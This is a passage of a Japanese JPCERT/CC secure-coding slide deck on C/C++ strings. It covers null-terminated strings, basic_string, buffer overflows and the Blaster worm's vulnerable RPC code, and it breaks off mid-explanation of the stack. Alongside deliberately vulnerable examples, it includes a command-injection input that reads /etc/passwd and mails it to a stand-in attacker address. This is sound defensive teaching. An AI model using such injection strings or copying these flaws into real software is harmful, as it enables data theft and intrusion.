JPCERT CC®

C/C++ セキュアコーディング

文字列

2010年3月23日
JPCERTコーディネーションセンター

もくじ

JPCERT CC®

1． C/C++における文字列
- 文字列を正しく使用することの重要性
- C/C++における文字列の概要

2． 文字列使用時に犯し易い誤りと基本的な対策
- NTBS（NULL 終端バイト文字列）
- basic_string

3． 文字列に関する脆弱性
- バッファオーバーフローの概要
- 攻撃例の解説

4． 脅威の緩和方法

5． まとめ

Copyright® 2010 JPCERT/CC All rights reserved.

文字列は重要なインタフェース

文字列はソフトウェアを機能させる上で重要なインタフェースである。

■エンドユーザとのインタフェース

コンソール入力

コマンド引数

その他様々な入力フォーム

■ソフトウェア間でのインタフェース

テキストメッセージベースのプロトコル

XMLなどテキストベースのデータ

Copyright® 2010 JPCERT/CC All rights reserved.

文字列は重要な様々な用途で利用される。

- データ
  - マークアップランゲージで記述された情報
  - CSV等のデータファイル
- 環境情報
  - 環境変数、各種設定情報(設定ファイルなど)
- 命令文
  - SQL、XSLT、URI
- プロトコル
  - HTTP、SMTP、POP、独自プロトコル

Copyright® 2010 JPCERT/CC All rights reserved.

文字列の誤った取扱いが脆弱性に繋がる

２００７年５月にＭＩＴＲＥが公表したレポートによると、

バッファオーバーフローは過去数年のあいだＮｏ．１の脆弱性である。

２００５年以降はウェブアプリの台頭で順位を下げたが、２００７年のデータによるとＮｏ．２の脆弱性とその脅威は衰えていない。

また、ＯＳベンダの脆弱性としてはＮｏ．１である。

"Vulnerability Type Distributions in CVE"

URL: http://cwe.mitre.org/documents/vuln-trends/index.html

Copyright® 2010 JPCERT/CC All rights reserved.

バッファオーバーフローを利用したBlasterワーム

JPCERT CC®

Blasterワームは、Windows RPCサービスのバッファオーバーフロー脆弱性を突いて、ネットワーク上の脆弱なシステムに感染を広げ、DDoS攻撃の踏み台とした。

少なくとも**800万台**の Windows システムが感染。

想定被害総額は**500億円**以上。

Copyright® 2010 JPCERT/CC All rights reserved.

バッファオーバーフロー脆弱性を突いたBlaster

JPCERT CC®

感染攻撃

①ワームをインストールし実行すると、ワームが自律的に感染活動を開始

②感染攻撃を行う対象を特定

③バッファオーバーフローを利用して、脆弱なシステムに対してリモートでコマンドを送れる状態にするためのコードを送り込む

④攻撃されたシステムは、感染元からのリモートコマンドを待ち受ける

⑤ファイル転送サービスを起動

⑥リモートでワームのダウンロードと実行を指示

⑦ワームをダウンロードし、実行され、システムがワームに感染

⑧感染したシステム上のワームは自律的に「②～⑥」を繰り返し、次々と感染を広げる

⑧ワームに感染した全てのシステムは、一定日時にDDoS攻撃を開始する（攻撃は未然に防がれた）

感染攻撃

感染攻撃

感染攻撃

感染攻撃

DDoS攻撃

windowsupdate.com

連鎖的にワームに感染したシステムの総数は800万ともいわれている

バッファオーバーフローの脆弱性がある
RPCサービスが動作している
Windows 2000, XP システム

脆弱なシステムが乗っ取られ攻撃者の好きなように利用されてしまっている

Copyright® 2010 JPCERT/CC All rights reserved.

Blasterワームに攻撃されたWindows RPCソース

JPCERT CC®

```
 1. error_status_t _RemoteActivation(
 2.       ..., WCHAR *pwszObjectName, ... ) {
 3.    *phr = GetServerPath(
              pwszObjectName, &pwszObjectName);
    ...
 4. }

 5. HRESULT GetServerPath(
       WCHAR *pwszPath, WCHAR **pwszServerPath ){
 6.    WCHAR *pwszFinalPath = pwszPath;
 7.    WCHAR wszMachineName[MAX_COMPUTERNAME_LENGTH_FQDN+1];
 8.    hr = GetMachineName(pwszPath, wszMachineName);
 9.    *pwszServerPath = pwszFinalPath;
10. }

11. HRESULT GetMachineName(
12.    WCHAR *pwszPath,
13.    WCHAR wszMachineName[MAX_COMPUTERNAME_LENGTH_FQDN+1])
14. {
15.    pwszServerName = wszMachineName;
16.    LPWSTR pwszTemp = pwszPath + 2;
17.    while ( *pwszTemp != L'\\' )
18.      *pwszServerName++ = *pwszTemp++;
       ...
19. }
```

バッファの境界処理が不十分で、バッファのサイズを超える入力によりバッファオーバーフローが発生

Copyright® 2010 JPCERT/CC All rights reserved.

もくじ

JPCERT CC®

1．C/C++における文字列
- 文字列を正しく使用することの重要性
- C/C++における文字列の概要

2．文字列使用時に犯し易い誤りと基本的な対策
- NTBS（NULL 終端バイト文字列）
- basic_string

3．文字列に関する脆弱性
- バッファオーバーフローの概要
- 攻撃例の解説

4．脅威の緩和方法


5．まとめ

Copyright® 2010 JPCERT/CC All rights reserved.

JPCERT CC®

NULL 終端バイト文字列 (NTBS)

- NULL 終端バイト文字列は、最初に出現する NULL 文字によって終端される連続する文字の並びで構成される。
- NULL 終端文字も文字列の一部。



- 文字列へのポインタは先頭の文字を指す。
- 文字列の長さとは NULL 文字よりも前にあるバイトの数のことである。
- 文字列の値とは順番に格納されている文字の値の並びのことである。
- ある文字列を格納するために必要なバイト数は、文字数に 1 を加えた値に各文字のサイズを乗じた値である。

Copyright® 2010 JPCERT/CC All rights reserved.

NULL終端バイト文字列の実装

NULL 終端バイト文字列は、符号付き文字型、符号なし文字型、プレーン文字型またはワイド文字型の配列として実装される。

```
signed char sc_str[100];

unsigned char uc_str[] = "hello, JP";

char pc_str[] = "hello, US";

wchar_t wc_str[20] = L" hello, world";
```

Copyright® 2010 JPCERT/CC All rights reserved.

3種類の文字型

符号修飾宣言の違いで、異なる型として取り扱われる。

- 符号付き char (signed char)
- 符号なし char (unsigned char)
- プレーン char(signed / unsigned 修飾なし char)

  処理系依存で、signed または unsigned で取り扱われる

文字データを取り扱う場合はプレーン char を利用

- ライブラリ関数との互換性確保
- 符号修飾を行う意味がない

Copyright® 2010 JPCERT/CC All rights reserved.

文字データにはプレーン char

```
size_t len;
char pc_str[] = "plain char string";
signed char sc_str[] = "signed char string";
unsigned char uc_str[] = "unsigned char";

/* プレーンの場合ワーニングなし */
len = strlen(pc_str);

/* 符号付きの場合ワーニングあり */
len = strlen(sc_str);

/* 符号なしの場合ワーニングあり */
len = strlen(uc_str);
```

なお、C++コンパイラでは、エラーとなる。

Copyright® 2010 JPCERT/CC All rights reserved.

文字型配列のサイズ判定

JPCERT CC®

配列に関する問題の 1 つとして、配列のサイズ判定が挙げられる。

```
void func(char s[]) {
  size_t size = sizeof(s) / sizeof(s[0]);
}

int main(void) {
  char str[] = "Bring on the dancing horses";
  size_t size = sizeof(str) / sizeof(str[0]);
  func(str);
}
```

サイズは 4

サイズは 28

strlen() 関数は、適切にNULL 終端されたバイト文字列のサイズを判定できるが、配列内の使用可能な領域サイズは判定できない。

Copyright® 2010 JPCERT/CC All rights reserved.

std::basic_string

C++ の標準化によって推進された標準テンプレートクラス。

basic_string クラスは文字型要素の連続した集合を扱うコンテナとして表現される。

- シーケンス操作、検索や連結などの文字列操作をサポート
- パラメータとして文字型、および、型別の特性を指定
- **string** は **basic_string<char>** を **typedef**
- **wstring** は **basic_string<wchar_t>** を **typedef**

Copyright® 2010 JPCERT/CC All rights reserved.

JPCERT CC®

basic_string は、NTBSと比べて脆弱性の原因となるような間違いを犯しにくい。

しかし、NTBSは今なお C++ プログラムのデータ型として一般的に使用されている。

C++ プログラムで、NTBS と basic_stringの組み合わせなど複数の文字列型を必要とする状況が多くある。

- 文字列リテラルの利用
- NTBSを受け付ける既存のライブラリとのやりとり

Copyright® 2010 JPCERT/CC All rights reserved.

もくじ

JPCERT CC®

1. C/C++における文字列
   - 文字列を正しく使用することの重要性
   - C/C++における文字列の概要
2. 文字列使用時に犯し易い誤りと基本的な対策
   - NTBS（NULL 終端バイト文字列）
   - basic_string
3. 文字列に関する脆弱性
   - バッファオーバーフローの概要
   - 攻撃例の解説
4. 脅威の緩和方法
5. まとめ

Copyright® 2010 JPCERT/CC All rights reserved.

文字列操作で犯しやすい間違い

JPCERT CC®

NULL 終端バイト文字列を使ったプログラミングは間違いを犯しやすい。

- 無制限文字列コピー
- コピーと連結エラー
- NULL 終端エラー
- 切り捨て
- 配列の境界を越えた書き込み
- オフバイワンエラー
- 不適切なデータのサニタイズ

Copyright® 2010 JPCERT/CC All rights reserved.

無制限文字列コピー

JPCERT CC®

ユーザ入力などデータのサイズが不定なデータソースから、固定長の文字型配列へデータをコピーしようとするときに発生。

```
int main(void) {
  char Password[80];
  puts("Enter 8 character password:");
  gets(Password);
  ...
}
```

Copyright® 2010 JPCERT/CC All rights reserved.

対策例

JPCERT CC®

準備した固定長の文字型配列の長さ分のみをコピーする。

```
int main(void) {
  char Password[9];
  puts("Enter 8 character password:");
  fgets(Password, sizeof(Password), stdin);
  ...
}
```

Copyright® 2010 JPCERT/CC All rights reserved.

JPCERT CC®

ユーザが 11 文字より多く入力すると、領域外への書き込みが発生。

```
#include <iostream>
using namespace std;
int main() {
 char buf[12];
 cin >> buf;
 cout << "echo: " << buf << endl;
}
```

Copyright® 2010 JPCERT/CC All rights reserved.

対策例

width フィールドに最大入力サイズを設定する。

```
#include <iostream>
using namespace std;
int main() {
 char buf[12];

 cin.width(12);
 cin >> buf;

 cout << "echo: " << buf << endl;
}
```

ios_base::width に0より大きな値を設定することで、抽出処理を行う文字数を一定の数に制限できる

抽出処理を実行すると、width フィールドは 0 に初期化される

Copyright® 2010 JPCERT/CC All rights reserved.

コピーと連結エラー

文字列のコピーや連結を行う際にも誤りを犯しやすい。

以下のコードで問題が発生しうる個所は？

```
int main(int argc, char *argv[]) {
  char name[2048];
  strcpy(name, argv[1]);
  strcat(name, " = ");
  strcat(name, argv[2]);
               ...
}
```

Copyright® 2010 JPCERT/CC All rights reserved.

対策例

入力の長さを検査し、メモリを動的に割り当てる。

```
int main(int argc, char *argv[]) {
  char *buff = malloc(strlen(argv[1])+1);
  if (buff != NULL) {
    strcpy(buff, argv[1]);
    printf("argv[1] = %s.¥n", buff);
    free(buff);
    buff = NULL;
  }
  else {
    /* メモリを確保できなかった - エラーを処理する */
  }
  return 0;
}
```

Copyright® 2010 JPCERT/CC All rights reserved.

正しく NULL 終端していないことによる問題も起こしやすい。

```
int main(void) {
   char a[16];
   char b[16];
   char c[32];

   strncpy(a, "0123456789abcdef", sizeof(a));
   strncpy(b, "0123456789abcdef", sizeof(b));
   strncpy(c, a, sizeof(c));
}
```

a[] も b[] も適切にNULL
終端されていない

Copyright® 2010 JPCERT/CC All rights reserved.

ISO/IEC 9899:1999 からの抜粋

strncpy 関数

```
char *strncpy(char * restrict s1,
              const char * restrict s2,
              size_t n);
```

s2 が指す配列から **s1** が指す配列に文字をコピーするが、**n** 文字を超えてコピーはしない。また、NULL 文字より後の文字はコピーしない。

よって、**s2** が指す配列の最初の n 文字の中に NULL 文字がなければ、**s1** に格納される文字列は NULL で終端されない。

Copyright® 2010 JPCERT/CC All rights reserved.

対策例(NULL 終端エラー)

JPCERT CC®

文字列を切り捨てるが、切り捨てた結果がNULL終端されることが正しい場合は、配列の最後にNULLを挿入。

```
char a[16];
strncpy(a, "0123456789abcdef", sizeof(a)-1);
a[sizeof(a)-1] = ’¥0’;
```

Copyright® 2010 JPCERT/CC All rights reserved.

文字列の切り捨てに注意

JPCERT CC®

バッファオーバーフローの脆弱性を緩和するには、バイト数を制限する関数の使用が推奨される。

- **strcpy() のかわりに strncpy() NULL終端なし**
- **gets() のかわりに fgets() NULL終端あり**
- **sprintf() のかわりに snprintf() NULL終端あり**

指定された制限を超える文字列は切り捨てられる。

切り捨ての結果データが失われ、場合によってはソフトウェアの脆弱性につながる。

結果がNULL終端されない関数を利用する場合は特に注意。

Copyright® 2010 JPCERT/CC All rights reserved.

配列の境界を越えた書き込み

JPCERT CC®

```
int main(int argc, char *argv[]) {
  int i = 0;
  char buff[128];
  char *arg1 = argv[1];
  while (arg1[i] != '¥0' ) {
    buff[i] = arg1[i];
    i++;
  }
  buff[i] = '¥0';
  printf("buff = %s¥n", buff);
}
```

NULL 終端バイト文字列は文字型の配列であるため、文字列用の関数を使用しなくても、安全でない文字列操作ができてしまう。

Copyright® 2010 JPCERT/CC All rights reserved.

オフバイワンエラーをすべて見つけられますか？

```
int main(void) {
  int i;
  char source[10];
  strcpy(source, "0123456789");
  char *dest = malloc(strlen(source));
  for (i=1; i <= 11; i++) {
    dest[i] = source[i];
  }
  dest[i] = '¥0';
  printf("dest = %s", dest);
}
```

Copyright® 2010 JPCERT/CC All rights reserved.

ユーザが入力した電子メールアドレスを、引数としてコマンドシェルなどの複雑なサブシステムに渡すプログラム [Viega 03]。

```
sprintf(buffer,
    "/bin/mail %s < /tmp/email",
    addr
);

system(buffer);
```

次のような文字列が入力される危険がある。

```
bogus@addr.com; cat /etc/passwd  | mail some@badguy.net
```

[Viega 03] ジョン・ヴィエガ、マット・メシエ著『C/C++セキュアプログラミングクックブック〈VOLUME3〉公開鍵暗号の実装とネットワークセキュリティ』オライリージャパン、2005

Copyright® 2010 JPCERT/CC All rights reserved.

１． C/C++における文字列
- 文字列を正しく使用することの重要性
- C/C++における文字列の概要

２． 文字列使用時に犯し易い誤りと基本的な対策
- NTBS（NULL 終端バイト文字列）
- **basic_string**

３． 文字列に関する脆弱性
- バッファオーバーフローの概要
- 攻撃例の解説

４． 脅威の緩和方法

５． まとめ

Copyright® 2010 JPCERT/CC All rights reserved.

サイズの判定は問題にならない

```
string str1 = "hello, world.";
size_t size = str1.size();
```

連結も問題ではない

```
string str1 = "hello, ";
string str2 = "world";
string str3 = str1 + str2;
```

Copyright® 2010 JPCERT/CC All rights reserved.

basic_string の反復子

反復子(イテレータ)を用いて文字列の内容に対して反復処理できる。

```
string::iterator i;
for(i=str.begin(); i != str.end(); ++i) {
  cout<<*i;
}
```

文字列オブジェクトを指す参照、ポインタ、あるいは、反復子が、文字列を変更する操作により無効になり、エラーにつながる可能性がある。

Copyright® 2010 JPCERT/CC All rights reserved.

無効な反復子利用エラー

```
char input[] = "bogus@addr.com; cat /etc/passwd";
string email;
string::iterator loc = email.begin();
// ";" を " " に変換して文字列をコピーする
for (size_t i=0; i <= strlen(input); i++) {
  if (input[i] != ';') {
    email.insert(loc++, input[i]);
  }
  else {
    email.insert(loc++, ' ');
  }
}
```

反復子 loc は最初の insert() 呼び出しの後に無効になる

Copyright® 2010 JPCERT/CC All rights reserved.

有効な反復子を利用

```
char input[] = "bogus@addr.com; cat /etc/passwd";
string email;
string::iterator loc = email.begin();
// ";" を " " に変換して文字列をコピーする
for (size_t i=0; i <= strlen(input); ++i) {
  if (input[i] != ';') {
    loc = email.insert(loc, input[i]);
  }
  else {
    loc = email.insert(loc, ' ');
  }
  ++loc;
}
```

反復子 loc の値は挿入操作のたびに更新される。

Copyright® 2010 JPCERT/CC All rights reserved.

インデックス演算子 [] を使用した場合は、境界チェックされない。

```
string bs(“01234567”);
size_t i = get_index();
bs[i] = '¥0’;
```

Copyright® 2010 JPCERT/CC All rights reserved.

JPCERT CC®

at() メソッドはインデックス演算子 **[]** と同様の動作をするが、指定されたインデックス **>= size()** の場合、**out_of_range** 例外を投げる。

```
string bs("01234567");
try {
  size_t i = get_index();
  bs.at(i) = '¥0';
}
catch (...) {
  cerr << "Index out of range" << endl;
}
```

Copyright® 2010 JPCERT/CC All rights reserved.

NULL 終端バイト文字列使用時の注意点

JPCERT CC®

次の用途で必要になることが多い

- char * を受け取る標準ライブラリ関数
- char * を想定しているレガシーコード

```
string str = x;
  cout << strlen(str.c_str());
```

c_str() メソッドは const 値を返す

- 返された文字列に free() や delete を呼び出すとエラーになる
- 返された文字列を変更してもエラーを引き起こす可能性あり

文字列を変更する場合は、まず文字列をコピーし、そのコピーに変更を加えること。

Copyright® 2010 JPCERT/CC All rights reserved.

もくじ

JPCERT CC®

１．C/C++における文字列
- 文字列を正しく使用することの重要性
- C/C++における文字列の概要

２．文字列使用時に犯し易い誤りと基本的な対策
- NTBS（NULL 終端バイト文字列）
- basic_string

３．文字列に関する脆弱性
- バッファオーバーフローの概要
- 攻撃例の解説

４．脅威の緩和方法

５．まとめ

Copyright® 2010 JPCERT/CC All rights reserved.

JPCERT CC®

基礎知識

- バッファオーバーフローの概要
- スタックの理解

サンプルによる解説


- 脆弱なサンプルプログラム
- プログラムをクラッシュさせる
- プログラムの制御を乗っ取る
- 送り込んだマシンコードをプログラムに実行させる
- アークインジェクションの紹介

Copyright® 2010 JPCERT/CC All rights reserved.

バッファオーバーフローとは？

JPCERT CC®

バッファオーバーフローが発生するのは、特定のデータ構造に割り当てられたメモリの境界外にデータを書き込んだ時。



Copyright® 2010 JPCERT/CC All rights reserved.

バッファオーバーフローの発生理由

JPCERT CC®

次の理由からバッファオーバーフローが頻繁に発生する。

■言語仕様的な側面

- 誤りを犯しやすいNULL　終端バイト文字列
- 境界検査が行われない
- 境界検査を強制しない文字列の標準ライブラリが存在

■人的な側面

- 意図しない関数の誤用や仕様の認識が不十分なケース
- 入力文字列に対して誤った信頼を置く、あるいは、検討が不十分なケース
- 脅威に対する認識が不十分なケース

Copyright® 2010 JPCERT/CC All rights reserved.

バッファオーバーフローの特徴

JPCERT CC®

1. バッファの境界がチェックされない場合に発生。
2. 任意のメモリセグメントで起こり得る。
   - スタック
   - ヒープ
   - データ
3. 次の情報を変更するために悪用される可能性がある。
   - 変数
   - データポインタ
   - 関数ポインタ
   - スタック上の戻りアドレス

Copyright® 2010 JPCERT/CC All rights reserved.

JPCERT CC®

基礎知識

- バッファオーバーフローの概要
- スタックの理解


サンプルによる解説

- 脆弱なサンプルプログラム
- プログラムをクラッシュさせる
- プログラムの制御を乗っ取る
- 送り込んだマシンコードをプログラムに実行させる
- アークインジェクションの紹介

Copyright® 2010 JPCERT/CC All rights reserved.

プログラムスタックの概要

LIFO(Last In First Out)データ構造を利用し、プログラム内で使用される関数の呼び出しや実行を制御する。



Copyright® 2010 JPCERT/CC All rights reserved.

スタックの更新タイミング

JPCERT CC®

スタックは関数呼び出しとその戻りに関する処理時に変更される。

1. **関数の呼び出し**：関数を呼び出す際
   1.1 **引数領域の確保**のためスタックが積まれる（領域の確保）
   1.2 **関数からの戻り先を保持する領域確保**のためスタックが積まれる（領域の確保）
2. **関数の初期化**：呼び出された関数が初期化される際
   2.1 呼び出し元関数のスタックフレームポインタ確保のためスタックが積まれる（領域の確保）
   2.2 **ローカル変数領域確保**のためスタックが積まれる（領域の確保）
3. **関数の戻り**：呼び出された関数からの制御が呼び出し元に戻る際
   3.1 該当するスタックフレームが不要となるためスタックが減少する（領域の開放）

上記1と2の処理で、呼び出された関数のスタックフレームが形成され、処理3で形成されたスタックフレームが破棄される。


Copyright® 2010 JPCERT/CC All rights reserved.

関数呼び出し制御にどのようにスタックが利用されるかを見る。

サンプルコード:

```
//呼び出し先である function(int, int)
void function(int arg1, int arg2){
    char buf[68];          //ローカル変数
    //メインロジック
    ～省略～
    return;      //関数の戻り
}

//呼び出し元である main()
main(){
    function(4, 2);        //関数function(int,int)呼び出し
    printf("end¥n");       //関数呼び出し後の戻り先
}
```

関数の呼び出し、
関数の初期化、
関数の戻りにより
スタックが増減



EBP : Extended Base Pointer
ESP : Extended Stack Pointer

Copyright® 2010 JPCERT/CC All rights reserved.

関数の呼び出し: 関数の呼び出し引数と、関数終了後の戻り先領域確保

JPCERT CC®

```
main(){
  function(4, 2);
```

関数呼び出し

2番目の引数をスタックにプッシュ

```
push 2
push 4
```

最初の引数をスタックにプッシュ

```
call function (411A29h)
```

戻りアドレスをスタックにプッシュしてアドレスにジャンプ

※“ESP”は常に最上位の有効なスタックを示す

下位メモリアドレス

未割り当て領域
戻り先アドレス
4
2
main() 用 スタックフレーム

上位メモリアドレス

関数呼び出しで増加したスタック

EBP ⇒

